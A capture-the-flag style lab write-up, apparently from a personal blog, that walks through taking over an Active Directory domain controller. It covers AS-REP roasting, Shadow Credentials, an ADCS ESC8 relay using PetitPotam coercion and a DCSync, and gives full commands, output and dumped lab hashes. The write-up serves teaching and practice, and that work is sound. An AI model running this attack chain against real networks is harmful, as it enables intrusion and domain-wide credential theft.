
1. Initial Reconnaissance
We start by verifying connectivity to the target machine. Once confirmed, we export the IP into an environment variable to avoid retyping it on every command:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ ping -c 4 10.1.79.82
PING 10.1.79.82 (10.1.79.82) 56(84) bytes of data.
64 bytes from 10.1.79.82: icmp_seq=1 ttl=126 time=108 ms
64 bytes from 10.1.79.82: icmp_seq=2 ttl=126 time=108 ms
64 bytes from 10.1.79.82: icmp_seq=3 ttl=126 time=108 ms
64 bytes from 10.1.79.82: icmp_seq=4 ttl=126 time=107 ms

--- 10.1.79.82 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 107.443/108.011/108.388/0.353 ms
We run a full port scan combining rustscan for speed and nmap for service fingerprinting:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ rustscan -a 10.1.79.82 --ulimit 1000 -r 1-65535 -- -A -sC -sV -o nmapresult.txt
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows AD LDAP (Domain: shadow.gate)
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 126 Microsoft Windows AD LDAP
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows AD LDAP
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows AD LDAP
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing

Service Info: Host: DC01; OS: Windows
| rdp-ntlm-info:
|   Target_Name: SHADOW
|   DNS_Domain_Name: shadow.gate
|   DNS_Computer_Name: DC01.shadow.gate
|   Product_Version: 10.0.20348
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
Ports 53, 88, 389, 445, 636 and 3268 together are the unmistakable fingerprint of a Domain Controller. The single most valuable detail here: SMB signing is enabled but not enforced — this leaves the door open for NTLM relay attacks later in the chain.
We generate the /etc/hosts entry directly with NetExec so the domain resolves cleanly:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ nxc smb $IP --generate-hosts-file hosts
SMB  10.1.79.82  445  DC01  [*] Windows Server 2022 Build 20348 x64 (domain:shadow.gate) (signing:False) (DC:True)

┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ cat hosts
10.1.79.82     DC01.shadow.gate shadow.gate DC01
We add that line to /etc/hosts and export our session variables:
export IP=10.1.79.82
export DOMAIN=shadow.gate
export FQDN=DC01.shadow.gate
2. Anonymous SMB Enumeration
We probe SMB with a null session and the built-in guest account:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ nxc smb $IP -u '' -p ''
SMB  10.1.79.82  445  DC01  [+] shadow.gate\:

┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ nxc smb $IP -u 'guest' -p ''
SMB  10.1.79.82  445  DC01  [-] shadow.gate\guest: STATUS_ACCOUNT_DISABLED
The null session authenticates successfully, but share enumeration returns STATUS_ACCESS_DENIED. We escalate to enum4linux-ng to extract everything possible without credentials:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ enum4linux-ng -A -v 10.1.79.82 2>&1
ENUM4LINUX - next generation (v1.3.10)

[+] LDAP is accessible on 389/tcp
[+] LDAPS is accessible on 636/tcp
[+] SMB is accessible on 445/tcp
[+] Appears to be root/parent DC
[+] Long domain name is: shadow.gate
[+] Server allows authentication via username '' and password ''
[+] Found 12 user(s) via 'querydispinfo'

'1103': username: ATHENA
'1104': username: mbrownlee  (Marcel Brownlee)
'1109': username: bbrown     (Bob Brown)
'1110': username: jtrueblood (James Trueblood)
'1112': username: jsmith     (John Smith)
'1113': username: clocke     (Caroline Locke)
'1114': username: tclarke    (Todd Clarke)
'1115': username: jbradford  (John Bradford)
'1116': username: amoss      (Angela Moss)
'500':  username: Administrator
'501':  username: Guest

[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 8
  Minimum password age: 1 day 4 minutes
  Maximum password age: 365 days
  - DOMAIN_PASSWORD_COMPLEX: false
Domain lockout information:
  Lockout threshold: 10
  Lockout duration: 3 minutes
  Lockout observation window: 3 minutes
A single unauthenticated query hands us a goldmine:
| Finding | Tactical Implication |
|---|---|
| 9 domain users enumerated | Wordlist ready for AS-REP Roasting and password spraying |
| Password complexity disabled | Weak passwords highly probable |
| Lockout threshold: 10 attempts | Safe to spray up to 9 attempts per account |
| ADCS-Reader group (RID 1601) | ADCS is deployed in this environment — ESC vulnerabilities likely |
| SMB signing not enforced | NTLM relay viable against SMB services |
3. AS-REP Roasting — First Credential
With our user list ready, we run AS-REP Roasting. This attack targets accounts where Kerberos pre-authentication is disabled (UF_DONT_REQUIRE_PREAUTH): the KDC replies with a ticket encrypted with the user’s key without verifying who asked for it, letting us capture it and crack it offline.
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ cat > users.txt << 'EOF'
ATHENA
mbrownlee
bbrown
jsmith
clocke
tclarke
jbradford
amoss
jtrueblood
EOF
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ impacket-GetNPUsers $DOMAIN/ -no-pass -usersfile users.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC

[-] User ATHENA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mbrownlee doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bbrown doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User clocke doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tclarke doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jbradford doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User amoss doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$jtrueblood@SHADOW.GATE:8d030b4ee8602440befd901f9612f6fb$7754ec49...87b04a
Only jtrueblood has pre-authentication disabled. We crack the AS-REP hash offline with hashcat:
iamwin@Jean:~$ hashcat -a 0 -m 18200 asrep_jtrueblood /usr/share/kali-wordlists/rockyou.txt

$krb5asrep$23$jtrueblood@SHADOW.GATE:[...]:blood_brothers

Status: Cracked
Time.Started: Sun Sep 20 18:57:52 2026 (4 secs)
Speed.#01: 2975.9 kH/s @ Accel:1024
Progress: 9584640/14344385 (66.82%)
First credential obtained:
jtrueblood : blood_brothers
We validate and enumerate shares:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ nxc smb $FQDN -u jtrueblood -p 'blood_brothers' --shares
SMB  10.1.79.82  445  DC01  [+] shadow.gate\jtrueblood:blood_brothers
SMB  10.1.79.82  445  DC01  Share        Permissions   Remark
SMB  10.1.79.82  445  DC01  CertEnroll   READ          Active Directory Certificate Services share
SMB  10.1.79.82  445  DC01  IPC$         READ          Remote IPC
SMB  10.1.79.82  445  DC01  NETLOGON     READ          Logon server share
SMB  10.1.79.82  445  DC01  SYSVOL       READ          Logon server share
The CertEnroll share confirms ADCS is running on this domain. We take a look inside:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ smbng -H $IP -P 445 -d $DOMAIN -u jtrueblood -p 'blood_brothers'
■[\\10.1.79.82\CertEnroll\]> tree
├── DC01.shadow.gate_shadow-DC01-CA.crt
├── nsrev_shadow-DC01-CA.asp
├── shadow-DC01-CA+.crl
└── shadow-DC01-CA.crl
Nothing directly exploitable in the share, but we now know there is an active CA. We move on to enumerate AD object permissions.
4. Shadow Credentials — Compromising bbrown
We use bloodyAD to enumerate objects that jtrueblood has write permissions over in Active Directory:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ bloodyAD --host $IP -d $DOMAIN -u jtrueblood -p 'blood_brothers' get writable

distinguishedName: CN=Bob Brown,OU=Technology,OU=Departments,DC=shadow,DC=gate
permission: WRITE

distinguishedName: CN=James Trueblood,OU=Technology,OU=Departments,DC=shadow,DC=gate
permission: WRITE

distinguishedName: DC=shadow.gate,CN=MicrosoftDNS,DC=DomainDnsZones,DC=shadow,DC=gate
permission: CREATE_CHILD
jtrueblood has write access over bbrown’s AD object. This opens up two attack paths:
- Targeted Kerberoasting: set a fake SPN on
bbrown, request a TGS and crack it offline. - Shadow Credentials: inject a public key into
bbrown’smsDS-KeyCredentialLinkattribute and authenticate as him without ever knowing his password.
We go with Shadow Credentials — cleaner and requires no cracking. The technique works by appending a public key we control to the victim’s msDS-KeyCredentialLink attribute. Kerberos then allows us to request a TGT using the matching certificate via PKINIT, and from there we recover the NT hash through U2U Kerberos.
We first check whether bbrown already has any credential registered:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ certipy shadow list -u jtrueblood@$DOMAIN -p 'blood_brothers' -account bbrown -dc-ip $IP
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'bbrown'
No existing msDS-KeyCredentialLink entries. We run shadow auto, which handles the full cycle automatically — inject the key, authenticate via PKINIT, recover the NT hash, then clean up the injected entry:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ certipy shadow auto -u jtrueblood@$DOMAIN -p 'blood_brothers' -account bbrown -dc-ip $IP
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'bbrown'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '53686b3159964ffc99a798fc14271495'
[*] Adding Key Credential to the Key Credentials for 'bbrown'
[*] Successfully added Key Credential to the Key Credentials for 'bbrown'
[*] Authenticating as 'bbrown' with the certificate
[*] Got TGT
[*] Trying to retrieve NT hash for 'bbrown'
[*] Restoring the old Key Credentials for 'bbrown'
[*] Successfully restored the old Key Credentials for 'bbrown'
[*] NT hash for 'bbrown': 259745cb123a52aa2e693aaacca2db52
Second credential obtained (Pass-the-Hash):
bbrown : 259745cb123a52aa2e693aaacca2db52
We validate the hash and check shares:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ nxc smb $FQDN -u bbrown -H 259745cb123a52aa2e693aaacca2db52 --shares
SMB  10.1.79.82  445  DC01  [+] shadow.gate\bbrown:259745cb123a52aa2e693aaacca2db52
SMB  10.1.79.82  445  DC01  Share        Permissions
SMB  10.1.79.82  445  DC01  CertEnroll   READ
SMB  10.1.79.82  445  DC01  NETLOGON     READ
SMB  10.1.79.82  445  DC01  SYSVOL       READ
5. ADCS ESC8 — NTLM Relay to Web Enrollment
With bbrown’s credentials, we audit certificate templates using certipy find:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ certipy find -u bbrown@shadow.gate -hashes :259745cb123a52aa2e693aaacca2db52 \
    -target shadow.gate -dc-ip $IP -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

Certificate Authorities
  0
    CA Name                : shadow-DC01-CA
    DNS Name               : DC01.shadow.gate
    Web Enrollment
      HTTP
        Enabled            : True
      HTTPS
        Enabled            : False
    User Specified SAN     : Disabled
    Request Disposition    : Issue
    [!] Vulnerabilities
      ESC8                 : Web Enrollment is enabled over HTTP.
ESC8 confirmed. What does this mean in practice?
ESC8 occurs when the CA exposes the Web Enrollment endpoint (
/certsrv/certfnsh.asp) over HTTP without Extended Protection for Authentication (EPA) and without mandatory NTLM channel binding. This allows an attacker to relay NTLM authentication from any machine toward this endpoint and request a certificate on behalf of the relayed identity — no password or hash required.If we can force the Domain Controller to authenticate against us (via a coercion technique), we can relay
DC01$’s NTLM authentication to the CA and obtain a valid certificate issued toDC01$. With that certificate we request a TGT via PKINIT and derive the NT hash ofDC01$— a machine account that holds full DCSync rights over the domain.
We verify the HTTP endpoint is up:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://DC01.shadow.gate/certsrv/
401
401 confirms the endpoint is alive and waiting for authentication — ideal relay target.
5.1 Setting Up the Relay (Certipy)
We open a first terminal and start the relay server. It listens on port 445, catches incoming NTLM connections, relays them to the CA over HTTP and requests a certificate using the DomainController template:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ certipy relay -target http://DC01.shadow.gate -ca shadow-DC01-CA -template DomainController -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting http://DC01.shadow.gate/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
5.2 Coercion via PetitPotam
In a second terminal, we force the DC to authenticate against our machine using PetitPotam. This exploit abuses the MS-EFSRPC protocol to make any Windows machine initiate an NTLM authentication handshake toward an arbitrary IP.
Why does this work? MS-EFSRPC (Encrypting File System Remote Protocol) exposes RPC functions that internally cause the server to access a UNC path. If that path points to our machine, Windows automatically initiates an NTLM authentication — no user interaction required, no elevated privileges needed on the target.
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ python3 PetitPotam/PetitPotam.py -u bbrown -hashes :259745cb123a52aa2e693aaacca2db52 \
    -d shadow.gate 10.200.97.110 DC01.shadow.gate

Trying pipe lsarpc
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
EfsRpcOpenFileRaw is patched (Microsoft addressed it in August 2021), but EfsRpcEncryptFileSrv remains unpatched and functional. The coercion succeeded.
Back in our relay terminal, DC01$ authentication is caught and forwarded to the CA:
[*] (SMB): Received connection from 10.1.79.82, attacking target http://DC01.shadow.gate
[*] HTTP Request: GET http://dc01.shadow.gate/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] (SMB): Authenticating connection from /@10.1.79.82 against http://DC01.shadow.gate SUCCEED [1]
[+] Generating RSA key
[*] Requesting certificate for '\' based on the template 'DomainController'
[*] Certificate issued with request ID 5
[*] Got certificate with DNS Host Name 'DC01.shadow.gate'
[+] Found SID in security extension: 'S-1-5-21-243493930-1113464705-3012771586-1000'
[*] Saving certificate and private key to 'dc01.pfx'
[+] Data written to 'dc01.pfx'

The CA, upon receiving the relayed NTLM authentication, genuinely believes it is talking to DC01$ and issues a valid certificate in its name — without asking for any password, trusting solely the NTLM session that arrived. This is the core of ESC8.
6. From DC01$ to Domain Admin — DCSync
6.1 NT Hash of DC01$ via PKINIT
We use the certificate we just obtained to authenticate as DC01$ and extract its NT hash:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ certipy auth -pfx dc01.pfx -dc-ip $IP
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC01.shadow.gate'
[*]     Security Extension SID: 'S-1-5-21-243493930-1113464705-3012771586-1000'
[*] Using principal: 'dc01$@shadow.gate'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@shadow.gate': aad3b435b51404eeaad3b435b51404ee:853ae6b8c3f0b07b727453c7db71f281
6.2 DCSync
Every Domain Controller machine account holds DS-Replication-Get-Changes and DS-Replication-Get-Changes-All rights over the domain partition — the same permissions DCs use to replicate changes between each other. secretsdump leverages these rights to execute a DCSync, pulling every credential in the domain directly from Active Directory without ever touching disk on the DC:
┌──(iamwin㉿0xWin)-[~/Documents/HackSmarter]
└─$ secretsdump.py -just-dc shadow.gate/'dc01$'@$FQDN \
    -hashes aad3b435b51404eeaad3b435b51404ee:853ae6b8c3f0b07b727453c7db71f281
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:4366ec0f86e29be2a4a5e87a1ba922ec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b5509cbfe52e94940c0ec99b21e09802:::
shadow.gate\ATHENA:1103:aad3b435b51404eeaad3b435b51404ee:3215f4c7c852647c88694ab0b57daaba:::
shadow.gate\mbrownlee:1104:aad3b435b51404eeaad3b435b51404ee:6f16868319543175e7f3e6d4eea9adfb:::
shadow.gate\bbrown:1109:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
shadow.gate\jtrueblood:1110:aad3b435b51404eeaad3b435b51404ee:27e133a345b980d24e3a60f169f2cb7e:::
shadow.gate\jsmith:1112:aad3b435b51404eeaad3b435b51404ee:be0b6d125a6645747d91d30ed3bef98f:::
shadow.gate\clocke:1113:aad3b435b51404eeaad3b435b51404ee:ff506444e2c59b0241812e8e17b0f05e:::
shadow.gate\tclarke:1114:aad3b435b51404eeaad3b435b51404ee:9290a555713c7db0cf7fbf0ac28c1100:::
shadow.gate\jbradford:1115:aad3b435b51404eeaad3b435b51404ee:f5c86043de2a116c6458f3de9aad89de:::
shadow.gate\amoss:1116:aad3b435b51404eeaad3b435b51404ee:381480af4a988ad46758c2f79ee64090:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:853ae6b8c3f0b07b727453c7db71f281:::

[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:6bf0048464b8fdf7a2db10f4799715a0c6471ac724424007e95bf55cd6841445
krbtgt:aes256-cts-hmac-sha1-96:9d2c8f2fecd0d6813cde513680b594210cf9c91bc2d4f6715ce25972b6a7c7c5
[*] Cleaning up...
Domain fully compromised. Administrator NT hash: 4366ec0f86e29be2a4a5e87a1ba922ec.
7. Attack Path Summary
[Null Session]
    Anonymous enumeration
    9 domain users · no password complexity · lockout threshold 10 · ADCS-Reader group

[AS-REP Roasting]
    jtrueblood → UF_DONT_REQUIRE_PREAUTH
    hashcat + rockyou.txt → blood_brothers

[Shadow Credentials — jtrueblood → bbrown]
    WRITE access over bbrown's AD object
    certipy shadow auto → PKINIT → NT hash bbrown

[ADCS ESC8 — NTLM Relay to HTTP Web Enrollment]
    certipy relay (listener :445)
    PetitPotam coercion → DC01$ NTLM auth toward us
    CA issues dc01.pfx on behalf of DC01$

[PKINIT + DCSync]
    certipy auth → NT hash DC01$
    secretsdump DRSUAPI → all domain hashes
    Domain Compromised
Thanks for reading — I hope this is useful. If you have any questions, corrections, or just want to talk shop, my socials are linked on this blog.
Closing quote:
“The quieter you become, the more you can hear.”
— Ram Dass